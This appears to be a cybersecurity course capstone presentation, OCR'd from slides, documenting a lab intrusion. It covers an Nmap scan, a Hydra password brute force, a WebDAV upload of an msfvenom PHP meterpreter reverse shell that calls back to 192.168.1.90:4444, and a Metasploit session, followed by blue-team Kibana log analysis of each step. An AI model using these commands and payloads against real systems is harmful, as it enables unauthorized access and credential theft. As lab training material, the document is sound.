[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-12 08:53:19
root@Kali:~# 
```

Exploitation: Reverse Shell

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

- ❏ Command msfvenom to set up listening host on Kali Machine - Port 4444
- ❏ Command msfconsole on capstone machine to php reverse tcp shell payload
- ❏ Receiving host on IP 192.168.1.105 - port 4444


02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


- ❏ Able to upload the script from file explorer to webdav site
- ❏ Login in as Ryan - using previously info - to exploit the shell
- ❏ Activated meterpreter in Kali machine
- ❏ Review files and find the flag

03




```
       ;0MMMMMMMMMMMMMMMMo,            +:+
        .dNMMMMMMMMMMMMMMo           +#++:++#+
           'oOWMMMMMMMMMo                +:+
              .,cdkO0K;            :+:    :+:
                                   ::::::::+:
                       Metasploit

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:53306) at 2022-02-12 09

meterpreter > █
```

Reverse Shell Cont. Screenshot




```
      ;0MMMMMMMMMMMMMMMo.              +:+
        .dNMMMMMMMMMMMMMo            +#++:++#+
           'oOWMMMMMMMMMo                 +:+
              .,cdkO0K;          :+:    :+:
                                 :::::::+:
                     Metasploit

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:53306) at 2022-02-12 09

meterpreter > 
```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
reverseshell.php	2022-02-12 17:06	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Warning, you are using the root account, you may harm your system.

"reverseshell.php": 1.1 KiB (1,113 bytes) PHP script

```
4399 [child 13] (0/0)
14344399 [child 15] (0/0)
4399 [child 2] (0/0)
4399 [child 7] (0/0)
44399 [child 14] (0/0)
399 [child 8] (0/0)
44399 [child 9] (0/0)
4399 [child 12] (0/0)
399 [child 3] (0/0)
399 [child 6] (0/0)
399 [child 11] (0/0)
4399 [child 0] (0/0)
44399 [child 1] (0/0)
399 [child 4] (0/0)
4399 [child 5] (0/0)
399 [child 10] (0/0)
4399 [child 13] (0/0)
399 [child 15] (0/0)
399 [child 2] (0/0)
44399 [child 7] (0/0)
44399 [child 14] (0/0)
44399 [child 8] (0/0)
399 [child 9] (0/0)
344399 [child 12] (0/0)
4344399 [child 3] (0/0)
399 [child 6] (0/0)
399 [child 11] (0/0)
399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-12 08:53:19
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> reverseshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# 
```

Exploitation: Nmap Port Scanning

01

Tools & Processes


- ❏ Command Nmap -sV 192.168.1.0/24
- ❏ Allows us to scan any and all open ports on the networking pertaining to the set IP range

02

Achievements


- ❏ Learned IP address 192.168.1.105 had port 80 tcp version http running apache
- ❏ Used IP in browser to get to the website of the company

03



```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-12 08:39 PST
Nmap scan report for 192.168.1.1
Host is up (0.00087s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 29.93 seconds
root@Kali:~#
```

Nmap Port Scanning Cont. Screenshot



```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-12 08:39 PST
Nmap scan report for 192.168.1.1
Host is up (0.00087s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 29.93 seconds
root@Kali:~#
```


Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur? 2/12/22 at 16:39
- How many packets were sent, and from which IP? 17 thousand packets sent from IP 192.168.1.90
- What indicates that this was a port scan? The several ports scanned in the seconds.




Top values of source.ip	@timestamp per 3 minutes	Count of records	Top values of source.port
192.168.1.90	16:24	4	58256
192.168.1.90	16:27	18	58260
192.168.1.90	16:30	18	58260
192.168.1.90	16:33	18	58260
192.168.1.90	16:36	18	58260
192.168.1.90	16:39	17,000	51018
192.168.1.90	16:42	18	58260
192.168.1.90	16:45	18	58260
192.168.1.90	16:48	18	58260
192.168.1.90	16:51	24	58260
192.168.1.90	16:54	18	58260
192.168.1.90	16:57	18	58260
192.168.1.90	17:00	18	58260
192.168.1.90	17:03	18	58260
192.168.1.90	17:06	61	36790

Analysis: Finding the Request for the Hidden Directory


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? 16:00 on 2.12.22
- How many requests were made? 13,534 request
- Which files were requested? What did they contain? Company's secret folder, Continued employee Ryan's information (passcode hash).



192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```




Feb 12, 2022 @ 15:00:00.0

Top values of url.path	Top values of source.ip	@timestamp per hour	Count of records
/company_folders/secret_folder	192.168.1.90	2022-02-12 16:00	13,534

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? 13,534 requests
- How many requests had been made before the attacker discovered the password? 13,533 attempts



Feb 12, 2022 @ 15:00:00.0 → Feb 12, 2022 @ 18:00:00.0

Top values of source.ip	Top values of method	Top values of url.path	Top values of user_agent...	@timestamp per 3 minut...	Count of records
192.168.1.90	get	/company_folders/secret_folder	Mozilla/4.0 (Hydra)	16:51	13,534
192.168.1.90	get	/HNAP1	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	16:39	2
192.168.1.90	propfind	/webdav	gvfs/1.42.2	17:06	22
192.168.1.90	propfind	/webdav/reverseshell.php	gvfs/1.42.2	17:06	10
192.168.1.90	propfind	/webdav/passwd.dav	gvfs/1.42.2	17:06	2
192.168.1.90	options	/webdav	gvfs/1.42.2	17:06	6
192.168.1.90	options	/	gvfs/1.42.2	17:03	2
192.168.1.90	options	/	gvfs/1.42.2	17:06	2
		/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQQ			

